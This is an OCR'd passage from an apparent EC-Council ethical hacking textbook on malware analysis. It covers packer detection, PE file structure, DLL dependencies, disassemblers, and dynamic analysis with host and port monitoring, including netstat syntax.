


Figure 7.71: Screenshot of PEiD

Some additional packaging/obfuscation tools are as follows:

- Macro_Pack (*https://github.com*)
- UPX (*https://upx.github.io*)
- ASPack (http://www.aspack.com)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Finding the Portable Executables (PE) Information

The Portable Executable (PE) format is an executable file format used on Windows OS, which stores the information that a Windows system requires to manage the executable code. It stores metadata about the program, which helps in finding additional details of the file. For instance, the Windows binary is in PE format, and it consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, linked files, strings, menus, and symbols. The PE format contains a header and sections that store metadata about the file and code mapping in an OS.

The PE of a file contains the following sections:

- **.text:** Contains instructions and program code that the CPU executes.
- **.rdata:** Contains the import and export information as well as other read-only data used by the program.
- **.data:** Contains the program's global data, which the system can access from anywhere.
- **.rsrc:** Consists of the resources employed by the executable, such as icons, images, menus, and strings, as this section offers multi-lingual support.

You can use the header information to gather additional details of a file or program, such as its features. You can use tools such as PEView to extract the above-mentioned information.

- **PE Explorer**

  Source: *http://www.heaventools.com*

  PE Explorer lets you open, view, and edit a variety of 32-bit Windows executable file types (also called PE files) ranging from common types, such as EXE, DLL, and ActiveX

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Controls, to less familiar types, such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more (including executable files that run on the MS Windows Mobile platform).





Figure 7.72: Screenshot of PE Explorer

Some additional PE extraction tools are as follows:

- Portable Executable Scanner (pescan) (*https://tzworks.net*)
- Resource Hacker (*http://www.angusj.com*)
- PEView (*https://www.aldeid.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identifying File Dependencies

Any software program depends on various inbuilt libraries of an OS that help in performing specified actions in a system. Programs need to work with internal system files to function correctly. They store the import and export functions in a kernel32.dll file. File dependencies contain information about the internal system files that the program needs to function properly, the process of registration, and location on the machine.

You need to find the libraries and file dependencies, as they contain information about the run-time requirements of an application. Subsequently, you need to check if they can find and analyze these files, as they can provide information about malware in a file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Finding out all the library functions may allow you to guess what the malware program can do. You should know the various dll used to load and run a program.

Some standard dlls are listed in the table below:

dll	Description of contents
Kernel32.dll	Core functionality, such as access and manipulation of memory, files, and hardware
Advapi32.dll	Provides access to advanced core Windows components such as the Service Manager and Registry
User32.dll	User-interface components, such as buttons, scrollbars, and components for controlling and responding to user actions
Gdi32.dll	Functions for displaying and manipulating graphics

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Ntdll.dll	Interface to the Windows kernel
WSock32.dll and Ws2_32.dll	Networking DLLs that help to connect to a network or perform network-related tasks
Wininet.dll	Supports higher-level networking functions

Table 7.5: Standard dlls

You can use tools such as Dependency Walker to identify the dependencies within the executable file.

- **Dependency Walker**

  Source: *http://www.dependencywalker.com*

  Dependency Walker lists all the dependent modules of an executable file and builds hierarchical tree diagrams. It also records all the functions of each module's exports and calls. Furthermore, it detects many common application problems such as missing and invalid modules, import/export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.





Figure 7.73: Screenshot of Dependency Walker

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional dependency extraction tools are as follows:

- Dependency-check (*https://jeremylong.github.io*)
- Snyk (*https://snyk.io*)
- Hakiri (*https://hakiri.io*)
- Retire.js (*https://retirejs.github.io*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Malware Disassembly

The static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process helps to identify the language used for programming the malware, APIs that reveal its function, etc. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process can be performed using debugging tools such as IDA Pro, and OllyDbg.

- **IDA**

  Source: *https://www.hex-rays.com*

  IDA Pro is a multi-platform disassembler and debugger that explores binary programs, for which the source code is not always available to create maps of their execution. It shows the instructions in the same way as a processor executes them, i.e., in a symbolic representation called assembly language. Thus, it is easy for you to find harmful or malicious processes.

  Features:

  - Disassembler

    As a disassembler, IDA Pro explores binary programs, for which the source code is not always available, to create maps of their execution.

  - Debugger

    The debugger in IDA Pro is an interactive tool that complements the dissembler to perform static analysis in one step. It bypasses the obfuscation process, which helps the assembler to process the hostile code in detail.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.74: Screenshot of IDA Pro

Some additional debugging tools are as follows:

- Ghirda (*https://ghidra-sre.org*)
- Radare2 (*https://rada.re*)
- OllyDbg (*http://www.ollydbg.de*)
- WinDbg (*http://www.windbg.org)*
- ProcDump (*https://docs.microsoft.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Dynamic Malware Analysis

Dynamic malware analysis is the process of studying the behavior of malware by running it in a monitored environment. This type of analysis requires a safe environment, such as virtual machines and sandboxes, to deter the malware from spreading. The environment design should include tools that can capture every movement of the malware in detail and provide relevant feedback. Typically, virtual systems act as a base for conducting such experiments.

Dynamic analysis is performed to gather valuable information about malware activity, including files and folders created, ports and URLs accessed, functions and libraries called, applications and tools accessed, information transferred, settings modified, processes and services started by the malware, etc.

You should design and set up the environment for performing the dynamic analysis such that the malware cannot propagate to the production network and the testing system is capable of recovering from a previously set timeframe if case anything goes wrong during the test. To achieve this, the investigator needs to do the following:

- **System Baselining**

  Baselining refers to the process of capturing the system state (taking a snapshot of the system) when the malware analysis begins, which can be compared with the system's state after executing the malware file. This will help to understand the changes the malware has made across the system. System baselining includes recording details of the file system, registry, open ports, network activity, etc.

- **Host Integrity Monitoring**

  Host integrity monitoring is the process of studying the changes that have taken place across a system or machine after a series of actions or incidents. It involves taking

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


snapshots of the system before and after the incident or action using the same tools and analyzing the changes to evaluate the impact on the system and its properties.

In malware analysis, host integrity monitoring helps to understand the runtime behavior of a malware file as well as its activities, propagation techniques, URLs accessed, downloads initiated, etc.

Host integrity monitoring includes the following:

- Port Monitoring
- Process Monitoring
- Registry Monitoring
- Windows Services Monitoring
- Startup Programs Monitoring
- Event Logs Monitoring/Analysis
- Installation Monitoring
- Files and Folders Monitoring
- Device Drivers Monitoring
- Network Traffic Monitoring/Analysis
- DNS Monitoring/Resolution
- API Calls Monitoring

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Monitoring

Malware programs corrupt the system and open system input/output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks. These open ports can also form backdoors for other types of harmful malware and programs. Open ports act as communication channels for malware. They open unused ports on the victim's machine to connect back to the malware handlers. Scanning for suspicious ports will help in identifying such malware.

You can also determine whether malware is trying to access a particular port during dynamic analysis by installing port monitoring tools such as TCPView and Windows command-line utility tools such as netstat. These port monitoring tools provide details such as the protocol used, local address, remote address, and state of the connection. Additional features may include process name, process ID, remote connection protocol, etc.

- **Netstat**

  It displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for the IP, ICMP, TCP, and UDP protocols), and IPv6 statistics (for the IPv6, ICMPv6, TCP over IPv6, and UDP over IPv6 protocols). When used without parameters, netstat displays only active TCP connections.

  Syntax

  ```
  netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]
  ```

  Parameters

  - **-a:** Displays all active TCP connections and the TCP and UDP ports on which the computer is listening.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **-e:** Displays Ethernet statistics, such as the number of bytes and packets sent and received. This parameter can be combined with -s.
- **-n:** Displays active TCP connections; however, addresses and port numbers are expressed numerically, and no attempt is made to determine names.
- **-o:** Displays active TCP connections and includes the process ID (PID) for each connection. You can find the application based on the PID in the Processes tab in Windows Task Manager. This parameter can be combined with -a, -n, and -p.
- **-p Protocol:** Shows connections for the protocol specified by Protocol. In this case, Protocol can be tcp, udp, tcpv6, or udpv6. If this parameter is used with -s to display statistics by protocol, Protocol can be tcp, udp, icmp, ip, tcpv6, udpv6, icmpv6, or ipv6.
- **-s:** Displays statistics by protocol. By default, statistics are shown for the TCP, UDP, ICMP, and IP protocols. If the IPv6 protocol for Windows XP is installed, statistics are shown for the TCP over IPv6, UDP over IPv6, ICMPv6, and IPv6 protocols. The -p parameter can be used to specify a set of protocols.
- **-r:** Displays the contents of the IP routing table. This is equivalent to the route print command.

In the image below, the command **netstat -an** displays all the active TCP connections as well as the TCP and UDP ports on which the computer is listening along with the addresses and port numbers.

